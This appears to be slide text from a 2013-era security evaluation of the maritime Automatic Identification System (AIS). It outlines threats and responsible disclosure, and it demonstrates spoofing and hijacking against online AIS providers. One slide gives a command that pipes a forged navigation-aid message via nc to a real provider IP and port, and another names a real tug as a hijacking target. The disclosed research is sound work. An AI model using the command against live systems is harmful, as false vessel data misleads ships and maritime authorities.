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# A Security Evaluation of AIS

## – Automated Identification System –

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@ Independent Researcher

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# Automatic Identification System


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- Tracking system for vessels
  - Ship-to-ship communication
  - From/to port authorities (VTS)
- Some applications:
  - Maritime security (against piracy)
  - Collision avoidance
  - Search and Rescue Operations / Accident investigations
  - Binary messages, e.g. Weather forecasting
  - Control messages from Authorities

# Required Installation since 2002

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- Introduced to supplement existing safety systems, e.g. traditional radars
- Required on:
  - ANY International ship with gross tonnage of 300+
  - ALL passenger ships regardless of size
- Estimated 400,000 installations
- Expected over a million



# Exchange Format


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- AIS messages are exchanged in 2 forms
  - Software: Online Providers
  - Radio-frequency (VHF):  $162\pm0.25$  MHz



# Online Providers

- Collect and visualize vessels information
- Data collected via:
  - Mobile Apps / Software
  - Formatted emails
  - Radio-frequency gateways deployed regionally



# Identified threats – 2 groups

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- Implementation specific → AIS providers [SW]
- Protocol specific → AIS transponders [RF]

Category	Threat	SW	RF
Spoofing	Ships	✓	✓
	AtoNs	✓	✓
	SARs	✓	✓
	Collisions (CPA)		✓
	Distress Beacons		✓
	Weather Forecasting		✓
Hijacking	Hijacking	✓	✓
Availability Disruption	Slot Starvation		✓
	Frequency Hopping		✓
	Timing Attack		✓



# AIS Application Layer

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- AIVDM messages, e.g.:
  - Position reports
  - Static reports
  - Management (channel...)
  - Safety-related (SART)
- NMEA format , as GPS

*!AIVDM, 1, 1, , B, 177KQJ5000G?tO`K>RA1wUbNOTKH, 0\*5C*

*TAG, FRAG\_#, FRAG\_ID, N/A, CHANNEL, PAYLOAD, [PAD], CRC*



- [illegible]

\$

# Responsible Disclosure

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- We did *not* interfere with existing systems
- We physically connected our testing equipment
- Harmless and testing messages
- We reached out the appropriate providers and authorities within time (Sept. 2013)
  - MarineTraffic, AisHub, VesselFinder, ShipFinder
  - ITU-R, IALA, IMO, US Coast Guards


# Software Evaluation

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Category	Threat	SW	RF
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Availability Disruption	Slot Starvation		✓
	Frequency Hopping		✓
	Timing Attack		✓

# Spoofing – Online Providers [1/2]


- Ships, AtoNs, SAR Aircrafts
- Technically easy: TCP/IP or Emails



```
$ ./AIVDM_Encoder.py -type=21 -aid_type=13  
                    -aid_name=LOWTIDE  
                    -mmsi=993381001  
                    -long=9.9400 -lat=45.7821  
| nc -q0 -u 5.9.207.224 5322
```


# Spoofing – Online Providers [2/2]

- Make a ship follow a path over time
- Programmed with *Google Earth's KML/KMZ* information



# Hijacking (MiTM)

- Via rogue (malicious) RF-gateway



# Software-Hijacking

- “Move” a real ship – Eleanor Gordon

## Vessel's Details

Ship Type: Tug  
Length x Breadth: 60 m X 16 m  
Speed recorded (Max / Average): 7.5 / 6.4 knots  
Flag: USA [US]   
Call Sign: WDG4089  
IMO: 0, MMSI: 367532850

## Last Position Received

Area: Mexico Gulf  
Latitude / Longitude: [30.1854° / -91.0188° \(Map\)](#)  
Speed/Course 6.6 knots / 328°  
Last Known Port: [NEW ORLEANS](#)  
Info Received: 0d 0h 4min ago (AIS Source: 396)



[Current Vessel's Track](#)

[Itineraries History](#)

## Voyage Related Info (Last Received)


Draught: 3 m  
Destination:  
Info Received: 2013-10-15 04:10 (0d, 0h 4min ago)

## Recent Port Calls:

No Records Found


## Ex Names History

